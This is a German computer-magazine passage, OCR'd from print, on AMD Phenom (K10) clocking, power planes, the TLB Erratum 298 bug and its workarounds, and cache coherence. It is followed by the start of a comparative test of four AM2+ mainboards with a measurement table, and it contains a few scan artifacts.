
Bei der Taktsteigerung haben die K10-Entwickler Nägel mit Köpfen gemacht und eine ganze Reihe zusätzlicher PLL-Einheiten (Phased Locked Loop) spiegelt. Den Referenztakt von 200 MHz – auch HyperTransport Reference Clock genannt – liefert nach wie vor ein externer Clock-Chip. Jede der PLL-Einheiten verrechnet ihn mit einem Multiplikator, um die Taktfrequenz für die einzelnen Teile des Prozessors zu erzeugen. Den Multiplikator für die DRAM-Controller (DCT) legt man im BIOS-Setup manuell fest oder das BIOS übernimmt die Werte aus den SPD-EEPROMs der Speicherriegel. Der Multiplikator muss nicht ganzzahlig sein: Für DDR2-1066 steht er beispielsweise auf 2,66. Da der Takt somit nicht mehr direkt vom Takt der Rechenkerne abhängt, läuft der Speicher immer mit der gewünschten Frequenz – so er nicht im „Self-Refresh“-Stromsparmodus döst.



Die Geschwindigkeit der HyperTransport-Schnittstelle kann man im laufenden Betrieb mit dem Tuning-Tool AMD Overdrive verändern. Die Höhe über die Multiplikatoren für die vier Kerne und sowie die Northbridge liegt indes beim Prozessor selbst. In sogenannten MSRs (Machine Specific Register) steht, welche Frequenz die jeweilige PLL einstellen soll. Je nachdem, in welchem Betriebsmodus oder

Stromsparzustand (P-State) [4] sich der Prozessor befindet, kann er so einzelne Teile des Prozessors herunterschalten. In den beiden derzeit verfügbaren Phenom-Prozessoren sind die maximalen Multiplikatoren für Kerne und Northbridge werksseitig begrenzt. Die Northbridge konnten wir per Hand auch nicht herunterschalten.

Noch stärker als die Taktfrequenz geht die Versorgungs-



Die Verbindung zwischen dem L3-Cache und den vier L2-Caches ist elastisch und kann so Taktunterschiede zwischen Northbridge und den vier Kernen ausgleichen. Ähnliches gilt für das SRI.

spannung in die elektrische Leistungsaufnahme ein. Ein Absenken spart somit viel Energie. Der Phenom hat nicht mehr wie der K8 fünf, sondern sechs Spannungsversorgungen (Power Planes) und trennt so die Kern- ( $V_{DD}$ ) von der Northbridge-Spannung ( $V_{DDNB}$ ).

## Spannungsfelder


Alle vier Kerne nutzen jedoch dieselbe Power Plane. Der Kern mit dem niedrigsten P-State – also der mit der höchsten Taktfrequenz – legt die Kernspannung über seine CpuVid-Bits im MSRC001\_00[68:64] fest. Die entsprechenden Bits der anderen drei Kerne kommen nicht zum Zuge. Kurzum: Der Prozessor senkt seine Kernspannung nur dann ab, wenn sich alle vier Kerne heruntergetaktet haben. Einerseits bleibt durch die gemeinsame Power Plane für alle vier Kerne etwas Sparpotenzial ungenutzt, andererseits würden drei weitere Spannungsversorgungen erheblichen Aufwand erfordern: Die Board-Hersteller müssten drei weitere voneinander unabhängige und extrem schnelle Regler einbauen. Außerdem hätte AMD unter Umständen die Abwärtskompatibilität zum Sockel AM2 aufgeben müssen. Die zusätzliche Power Plane für die Northbridge ist indes weniger aufwendig und nicht besonders teuer für die Board-Hersteller, da deren Spannungswandler längst nicht

so dynamisch die Spannung ändern muss.

Der Prozessor übermittelt die gewünschte Kernspannung über den seriellen SMBus (System Management Bus) an die Spannungswandler. Die Auflösung beträgt dabei 7 Bit oder 12,5 mV. Braucht der Prozessor gerade wenig Strom, kann der Spannungswandler einige seiner parallel arbeitenden „Phasen“ abschalten.

Da die Northbridge, bestehend aus L3-Cache, Crossbar-Switch, Speicher-Controller und System Request Interface, unabhängig von der Kernspannung versorgt wird, kann sie weiterarbeiten, wenn die CPU-Cores schlafen. Das lohnt sich beispielsweise dann, wenn die Grafikkarte auf den Hauptspeicher zugreifen will, ansonsten aber keine Berechnungen anstehen. Allerdings dürfte dieser Aspekt bei Desktop-PCs eher eine untergeordnete Rolle spielen. In der Server-Version Barcelona könnten so hingegen andere Prozessoren auf den Speicher zugreifen, ohne schlafende Kerne zu wecken. Die Spannung der Northbridge legen übrigens die NbVid-Bits im MSRC001\_00 des Kerns fest, der auch über die Kernspannung entschieden hat.

Befinden sich alle vier Kerne auf einmal im Halt-Zustand, drosselt der Prozessor im C1E-Power-State die Leistungsaufnahme noch aggressiver. Zuvor muss allerdings der Chipsatz mit einer STPCLK-Meldung ebenfalls



Ein K10-Prozessor hat im Wesentlichen fünf verschiedene Power Planes und erzeugt über PLL-Schaltungen aus einem gemeinsamen Basistakt verschiedene Taktfrequenzen für seine Komponenten.

signalisiert haben, dass er nicht mehr auf den Speicher zugreift und einem Abschalten des HT-Links zustimmt. Zusätzlich geht der Speicher dann in den Self-Refresh-Modus und die PLLs werden deaktiviert.

## Bug Inside


In letzter Zeit haben sich der Phenom und sein Server-Bruder Barcelona insbesondere durch einen Bug ins Gerede gebracht. Durch den von AMD als „Erratum 298“ bezeichneten – und bislang noch nicht öffentlich dokumentierten – Fehler kann es bei hoher CPU-Auslastung zu inkonsistenten Daten kommen. Diesen TLB-Bug weisen alle K10-Prozessoren im B2-Stepping auf, so auch die derzeit im Handel erhältlichen Phenom-Modelle 9500 und 9600. Barcelonas liefert AMD derzeit nur an Kunden aus, die den TLB-Bug mit Workarounds umgehen können. Der Fehler soll erst mit dem Stepping B3 behoben werden. In welchen Szenarien der Bug zuschlägt und wie sich das zu Messzwecken provozieren lässt, verrät AMD bislang nicht. Kurz vor dem Launch des Phenom im November hatte AMD den Mainboard-Herstellern einen Workaround ans Herz gelegt, bei dem das BIOS die Paging-Strukturen für die TLBs nicht mehr cached. Allerdings kostet dies laut Aussagen von AMD mindestens zehn Prozent Performance. AMD empfiehlt den Board-Herstellern, den Workaround standardmäßig zu aktivieren und keine BIOS-Setup-Option zum Abschalten vorzusehen. Für die 64-Bit-Version des Linux-Kernels hat AMD Dresden einen Patch veröffentlicht, der den Bug ohne

großen Performance-Verlust umgeht, ohne auf das Caching der Paging-Strukturen zu verzichten.

Um den Fehler und seine Auswirkungen auf die Performance genauer zu verstehen, lohnt ein Blick auf Funktionsweise und Aufgabe des Translation Look-aside Buffer (TLB): Die Memory Management Unit (MMU) eines jeden CPU-Kerns kümmert sich darum, die virtuellen Adressräume jedes einzelnen Prozesses auf die physischen Speicherseiten abzubilden. Die Übersetzung erfolgt mithilfe der im Arbeitsspeicher abgelegten „Page Table“. Sie besteht aus einzelnen „Page Table Entries“ (PTE). Diese Übersetzung muss jedes Mal erfolgen, bevor der Kern auf die Daten zugreifen kann, und ist daher extrem zeitkritisch. Zur Beschleunigung puffert die MMU einzelne zuletzt benutzte Einträge aus der Page Table im TLB.

Der TLB ist bei den K10-Prozessoren ähnlich wie der Cache hierarchisch aufgebaut. Es gibt zwei kleine und schnelle L1-TLBs mit je 48 Einträgen für Daten und Instruktionen sowie zwei größere L2-TLBs für je 512 PTEs. Einen L3-TLB gibt es indes nicht. Da die Page Tables jedoch auch im Speicher sitzen, puffern die Caches sie genau wie alle anderen Speicherseiten auch.

Der oben beschriebene Bug tritt wohl in einer recht seltenen Situation auf, in der Folgendes geschieht: Ändert ein TLB die Accessed- oder Dirty-Bits eines im L2-Cache gepufferten PTE, so gibt es eine kurze Zeitspanne, in der die korrespondierende Kopie dieses PTE im L3-Cache noch nicht invalidiert ist beziehungsweise ungültige Zwischenschritte dort landen. Holt ein anderer Kern sich just in diesem Moment



Das Tuning-Tool von AMD zeigt, dass der Phenom eigentlich vier HyperTransport-Schnittstellen hat, von denen jedoch der AM2+-Sockel nur eine nach außen führt.

diesen PTE aus dem L3-Cache, kann es zu Datenfehlern kommen.

Der BIOS-Patch, den AMD den Board-Herstellern empfohlen hat, setzt Zugriffe auf die gesamten Page Tables auf „uncached“, sodass kein Cache die PTEs mehr puffert. Der TLB funktioniert hingegen weiterhin. Der vorgestellte Linux-Kernel-Patch hingegen emuliert die betroffenen Accessed und Dirty-Bits in Software. (bbe)

## Literatur

[1] Christof Windeck, Vier gegen vier, AMDs Vierkern-Serverprozessor „Barcelona“, c't 20/07, S. 164

- [2] Andreas Stiller, Parade der Quadriegen, AMDs Barcelona Architektur im Vergleich zum alten Opteron K8 und Intel Core, c't 20/07, S. 170
- [3] Benjamin Benz, Nachschlag, AMD rüstet sich mit DDR2-Speicher für die nächste Runde im CPU-Wettstreit, c't 13/06, S. 114
- [4] Christof Windeck, Spar-o-Matic, Stromsparfunktionen moderner x86-Prozessoren, c't 15/07, S. 200
- [5] Benjamin Benz, Humpelstilzchen, AMDs Spider-Plattform für Phenom-Prozessoren, c't 25/07, S. 22
- [6] Benjamin Benz, Phänomen, Komplett-PC mit Phenom-Prozessor und Spider-Plattform, c't 26/07, S. 18

## Brüderlich geteilt

Ein Prozessor muss ständig auf Daten aus dem Arbeitsspeicher zugreifen. Dieser ist bei modernen Systemen zwar riesig, jedoch vergleichsweise langsam. Um die bei Zugriffen entstehenden Latenzen zu kaschieren, puffern lokale Caches im Inneren des Prozessors ganze Datenpakete. Bei den Phenom-Kernen umfasst eine sogenannte Cache Line 64 Byte.


Die beiden Teile des L1-Cache sitzen dem Rechenwerk am nächsten und können es sehr schnell mit Befehlen (Level 1 Instruction Cache) oder Daten (Level 1 Data Cache) beliefern. Allerdings fassen sie nur jeweils 64 KByte. Muss eine Cache Line aus dem L1-Cache weichen, so fängt sie der 512 KByte große L2-Cache auf (Victim Cache). Braucht der Kern sie wieder, wird sie nach dem Transfer in den L1-Puffer wieder im L2-Cache (Exclusive Cache) freigegeben.

Der L3-Cache, den sich die vier Kerne nach dem Round-Robin-System teilen, arbeitet etwas anders: Einerseits fängt er nach dem Victim-Prinzip Daten auf, die aus den L2-Caches herausfallen. Wenn andererseits ein Kern eine Cache-Line wieder aus dem L3-Cache in seine lokalen Puffer zurückholt, verbleibt sie jedoch zusätzlich im L3-Cache, wenn ein anderer Kern sie ebenfalls benötigt oder in naher Zukunft benötigen könnte (inclusive Cache).

An dieser Stelle müssen die Daten der verschiedenen Prozessoren synchronisiert werden, damit nicht ein Prozessor alte Werte aus dem L3-Cache liest, die ein anderer bereits in seinen privaten Caches verändert hat. Diese Aufgabe übernimmt das Cache-Kohärenz-Protokoll MOESI. Dabei bekommt jede Cache-Line in jedem Cache Markierungs-Bits für die Zustände Modified, Owned, Exclusive, Shared und Invalid.

„Exclusive“ markiert Cache-Lines, die nur ein Cache hat und deren Kopie im RAM noch aktuell ist. Der L3-Cache arbeitet in diesem Fall als exklusiver Victim-Cache. Wurden solche Daten verändert, gelten sie als „Modified“. Ihre Kopie im RAM ist nicht mehr aktuell. Fordern andere Kerne diese Cache-Line an, bekommen sie eine Read-only-Kopie, die mit „Shared“ markiert wird. Im Cache des Kerns, der die Daten verändert hat, wechselt der Zustand auf „Owned“ und er ist dafür verantwortlich, gegebenenfalls die Daten im RAM zu aktualisieren und anderen Kernen Änderungen mitzuteilen. Dann wechselt dort der Zustand von „Shared“ auf „Invalid“. Beim Lesezugriff auf eine als „Invalid“ markierte Cache-Line tritt ein Cache-Miss auf und die Daten werden neu aus den anderen Caches oder dem RAM geholt.





Benjamin Benz

# Feldversuch

## Mainboards mit Sockel AM2+ für den AMD Phenom

Die Spider-Plattform aus AMD-700-Chipsatz, Phenom-Prozessor und Radeon-HD-3800-Grafikkarte soll dem PC-Besitzer laut AMD eine ganz neue „Experience“ eröffnen. Drei verschiedene Chipsätze auf vier der ersten Boards mit der neuen Fassung AM2+ müssen zeigen, wie diese ausfällt.

**A**ls AMD den Phenom im November einführt, gab es – erstmals bei AMD – einen sogenannten „Platform Launch“ [1]. Zu der vorgestellten Spider-Plattform gehören neben den Phenom-Vierkernprozessoren auch die Grafikkarten der Radeon-HD-3800-Familie sowie die Chipsätze der 700er-Reihe. Be-

sonderes am Herzen lagen AMD dabei die auf bis zu 8 GByte/s hochgezwirbelte PCI-Express-2.0-Schnittstelle und HyperTransport 3.0. Insbesondere für letztere verpasste AMD der fast anderthalb Jahre alten AM2-Fassung eine Aktualisierung und nennt sie nun AM2+. Mechanisch hat sich dabei an dem Sockel nichts geändert,

wohl aber elektrisch: AM2+-Mainboards regeln die Spannung von Northbridge – zu der insbesondere der Speicher-Controller und der L3-Cache gehören – sowie den vier Kernen getrennt; mehr dazu im voranstehenden Artikel. Dabei ist es AMD gelungen, die beiden Versionen des Sockels zueinander kompatibel zu halten: In

ein AM2+-Board passt folglich auch ein AM2-Prozessor. Umgekehrt sollte es auch klappen; in der Praxis dürften AM2-Mainboards jedoch ein BIOS-Update benötigen.

### Außenwirkung

Das Flaggschiff von AMDs neuer 700er-Chipsatzfamilie ist der 790FX (Codename RD790). Eine der wichtigsten Neuerungen dürfte der Umstieg von PCIe 1.1 auf das abwärtskompatible PCIe 2.0 sein. Dabei verdoppelt sich die Datentransferrate jeder einzelnen Lane von 250 auf 500 MByte/s. Der 790FX-Chipsatz hat vier sogenannte PCIe-Blöcke, die jeweils einen lokalen Puffer für Daten haben. Zwei dieser Blöcke sind für Grafikkarten gedacht und besitzen jeweils zwei „Engines“. Entweder bindet Engine 1 einen PEG-Slot mit 16 Lanes an und die andere bleibt deaktiviert oder beide Engines bieten jeweils einem Slot acht (oder weniger) Lanes an. Für das physische Umschalten der zweiten 8-Lane-Gruppe zwischen den beiden PEG-Slots muss der Board-Hersteller zusätzliche Chips vorsehen.

Da sich mit PCIe 2.0 die Geschwindigkeit pro Lane verdoppelt hat, kommt eine PEG-2.0-Grafikkarte in einem x8-Slot auf dieselbe Transferrate wie eine PCIe-1.1-Karte in einem x16-Slot. Aber selbst aktuelle Karten reißen derzeit kaum mehr als acht PCIe-1.1-Lanes aus. Der 790FX-Chipsatz kann theoretisch bis zu vier AMD-Grafikkarten als CrossfireX-Verbund koppeln. Den passenden Catalyst-Treiber will AMD jedoch erst Anfang 2008 liefern. Bis dahin lassen sich lediglich zwei Karten parallel betreiben. Auch ein Mehrschirmbetrieb ist möglich. Nvidia-Karten lassen sich auf den AMD-Boards nicht koppeln, da der Nvidia-Treiber SLI nur auf Nvidia-Chipsätzen freigibt.

Der dritte PCIe-Block bietet sechs x1-Verbindungen für Erweiterungsslots oder Zusatzchips auf dem Mainboard. Am vierten Block hängt die Southbridge, angebunden über vier Lanes. Zwischen den vier Blöcken vermittelt ein „Xpress Route“ getaufter Interconnect, der ebenfalls einen Datenpuffer hat. Koppelt man Grafikkarten per CrossfireX, so kommunizieren diese untereinander aber

auch noch über eigene Steckbrücken. Insgesamt bietet der 790FX 42 PCIe-Lanes.

Der 790X-Chipsatz (Code-Nome RD780) hat einen PCIe-Block und somit 16 PCIe-Lanes weniger als sein großer Bruder und beherrscht nur das Koppeln zweier Grafikkarten im x8-Modus. Der kleinste im Bunde (770 alias RX780) routet 16 Lanes immer fest auf einen PEG-Slot und unterstützt somit kein CrossfireX.

Als Southbridge verwendet AMD nach wie vor die leicht angestaubte SB600 aus ATI-Zeiten. Sie hat keinen integrierten Ethernet-Controller, was die Board-Hersteller jedoch mit schnellen PCIe-Netzwerkchips kompensieren. Vier SATA-Ports sollten für viele Anwendungen ausreichen. Die SATA-Ports lassen sich auch für ein RAID-Array (RAID 0, RAID 1 oder RAID 0+1) nutzen. RAID 5 wird wohl erst der Nachfolger SB700 unterstützen.

## Transporteur

Passend zur Transferratenverdopplung bei den PCIe-Schnittstellen hat AMD mit den 700er-Chipsätzen und den Phenom-CPUs auch die Verbindung dazwischen überarbeitet. Die Spezifikation für HyperTransport 3.0 sieht 1,8, 2,0, 2,4 und 2,6 GHz als Taktfrequenzen vor. Pro Takt erfolgen zwei Datentransfers (Double Data Rate). Deshalb tauchen auch immer wieder irreführende Bezeichnungen wie „3,6 GHz HyperTransport Bus“ auf. Einige Anbieter geben auch die Anzahl der Megatransfers pro Sekunde (MT/s) an; dieser Wert entspricht dem Doppelten der Taktfrequenz.


Die Linkbreite beträgt weiterhin 16 Bit und auch die Abwärtskompatibilität zu HT1000 und HT800 (HyperTransport 1.0) ist gewährleistet. Theoretisch können über einen HyperTransport-3.0-Link – wenn man ihn wie AMD mit jeweils 16 Bit pro Richtung implementiert – bis zu 10,4 GByte/s (2,6 GHz × 2 × 2 Byte) in jede Richtung gleichzeitig fließen. Allerdings takten die bisher verfügbaren Phenoms die HyperTransport-Schnittstelle mit maximal 1,8 GHz (14,4 GByte/s). Der Chipsatz soll hingegen bereits die Taktung mit 2,6 GHz beherrschen. Die Version 3.0 der Spezifikation sieht zwar vor, dass man einen Link auch in mehrere

kleine aufspalten kann, für Desktop-PCs spielt das jedoch vorerst keine Rolle.

## Testfeld

Bisher ist die Auswahl an Mainboards mit Sockel AM2+ recht bescheiden. Lediglich AMD selbst bietet Chipsätze mit HyperTransport 3.0 und PCI Express 2.0 an. Nvidia hat die AMD-Versionen seiner nForce-700-Familie noch nicht vorgestellt, VIA zieht sich aus dem Markt der PC-Chipsätze zurück. Billighersteller SiS hat noch nichts verlauten lassen und ist schon bei den AM2-Boards nahezu nicht vertreten.

Wir haben daher vier Mainboards mit den 700er-Chipsätzen gegeneinander antreten lassen. Für AMDs Chipsatzflaggschiff 790FX steigt je ein üppig ausgestattetes Board von MSI (K9A2 Platinum) und Asus (M3A32-MVP Deluxe WiFi AP) in den Ring. Mit nur zwei PEG-Slots, dafür aber



Jeder der vier PCIe-Blöcke des 790FX-Chipsatzes hat lokalen Pufferspeicher. Auch wenn zwei der Blöcke für Grafikkarten ausgelegt sind, können sie andere Steckkarten anbinden.

einem attraktiven Preis vertritt das Gigabyte MA790X-DS4 den Mittelklassechipsatz 790X. Das Einsteigermodell AMD 770 ist noch kaum auf Mainboards zu finden. Wir konnten nur ein einziges von Biostar (TA770 A2+) auftreffen.

Zum Vergleich haben wir den Phenom-Prozessor noch auf ei-

nigen AM2-Mainboards gesteckt und einige der Werte in der Tabelle abgedruckt. Dabei erkannte ein Mainboard mit nForce-590-SLI-Chipsatz von Asus (M2N-32-SLI Deluxe) den Prozessor zwar, betrieb jedoch die HyperTransport-Schnittstelle nur mit 200 MHz und 8 statt 16 Bit Breite. Das fällt bei prozessor- und spei-

## Mainboards mit Sockel AM2+: Funktionstests

Hersteller	Asus	Biostar	Gigabyte	MSI
Typ	M3A32-MVP Deluxe WiFi AP	TA770 A2+	MA790X-DS4	K9A2 Platinum
<b>Elektrische Leistungsaufnahme<sup>1</sup></b>				
heruntergefahren / Standby / ruhender Desktop	4,4 W / 8,7 W / 121 W	2,9 W / 5,4 W / 100 W	2,9 W / 4,3 W / 96 W	3,2 W / 4,3 W / 104 W
Volllast: CPU / CPU und Grafik	211 W / 281 W	205 W / 277 W	205 W / 274 W	205 W / 274 W
<b>Funktionstests</b>				
ACPI S3 / Ruhezustand / ATA-Freeze Lock gesetzt	– / – / gesetzt	– / – ungeschützt	– / – ungeschützt	✓ / ✓ / gesetzt
Booten USB-CD-ROM / -Stick	✓ / ✓	✓ / ✓	✓ / –	✓ / ✓
Bootdauer / Chipsatz als RAID verlängert um / ATA-Chips	15 s + 7 s + 10 s	21 s + 3 s / n.v.	20 s + 7 s / n.v.	13 s + 7 s + 12 s
von 4 GByte RAM verfügbar unter 32-/64-Bit-OS	3,25 GByte / 3,97 GByte	3,25 GByte / 3,97 GByte	3,25 GByte / 3,97 GByte	3,25 GByte / 3,97 GByte
<b>Datentransfer-Messungen</b>				
Festplatte: Lesen / Schreiben	69,9 / 68,7 MByte/s	60,5 / 68,1 MByte/s	65,1 / 66,4 MByte/s	67,7 / 68,5 MByte/s
USB: Lesen / Schreiben	29,5 / 29,2 MByte/s	25,4 / 27,5 MByte/s	25,8 / 27,9 MByte/s	25,3 / 27,6 MByte/s
FireWire: Lesen / Schreiben	37,8 / 29,1 MByte/s	n. v.	38,0 / 29,1 MByte/s	26,0 / 22,3 MByte/s
eSATA: Lesen / Schreiben	76,9 / 71,0 MByte/s	76,9 / 75,6 MByte/s	n. v.	76,9 / 68,1 MByte/s
Chipsatz-SATA-RAID-0 mit 2 HDDs: Lesen / Schreiben	140,3 / 143,5 MByte/s	142,4 / 140,0 MByte/s	140,0 / 142,1 MByte/s	142,6 / 143,3 MByte/s
LAN: RX / TX	116,9 / 118,1 MByte/s	115,9 / 118,1 MByte/s	116,8 / 118,3 MByte/s	117,4 / 118,3 MByte/s
<b>Linux-Kompatibilität mit Fedora 7 64 Bit</b>				
Sound / LAN / WLAN	snd-hda-intel / sky2 / –	snd-hda-intel / – / n. v.	snd-hda-intel / r18169 / n. v.	snd-hda-intel / r18169 / n. v.
Parallel-ATA / SATA	pata-atiixp / ahci	pata-atiixp / ahci	pata-atiixp / ahci	pata-atiixp / ahci
Zusatz-Chip: PATA / SATA	n. v. / pata-marvell	n. v. / ahci	n. v. / n. v.	n. v. / –
Cool'n'Quiet / Hibernate	✓ / ✓	✓ / ✓	✓ / ✓	✓ / –
<b>Audio-Qualität</b>				
Wiedergabe: Rauschabstand / Dynamik (Note)	–100,3 dB(A) (⊕⊕) / –93,4 dB(A) (⊕)	–91,5 dB(A) (⊕) / –89 dB(A) (⊕)	–107 dB(A) (⊕⊕) / –94,2 dB(A) (⊕)	–98 dB(A) (⊕⊕) / –92,6 dB(A) (⊕)
Klirrfaktor / Frequenzgangabweichung (Note) <sup>2</sup>	0,004 % (⊕⊕) / 0 dB (⊕⊕)	0,005 % (⊕⊕) / 0,1 dB (⊕⊕)	0,003 % (⊕⊕) / 0 dB (⊕⊕)	0,005 % (⊕⊕) / 0 dB (⊕⊕)
A/W: Dynamik / Klirrfaktor (Note)	–84,8 dB(A) (O) / 0,014 % (⊕)	–75,7 dB(A) (⊖) / 0,017 % (⊕)	–85,9 dB(A) (O) / 0,01 % (⊕⊕)	–83,7 dB(A) (O) / 0,011 % (⊕)
analog Mehrkanal / AC-3 / zweiter Audiomstrom	5,1, 7,1 / ✓ / ✓	5,1, 7,1 / ✓ / ✓	5,1, 7,1 / ✓ / ✓	5,1, 7,1 / ✓ / ✓
SPDIF out (in)	44,1 / 48 kHz (n.v.)	44,1 / 48 / 96 kHz (n.v.)	44,1 / 48 / 96 kHz (41,1 kHz)	44,1 / 48 / 96 kHz (n.v.)
Note Audio-Qualität	⊕	⊕	⊕⊕	⊕

<sup>1</sup> primärseitig gemessen, also inklusive Netzteil, Phenom 9600, 2 GByte RAM, HD3870, Festplatte (ST3250620AS), DVD

<sup>2</sup> Frequenzgangabweichung 30 Hz bis 19 kHz

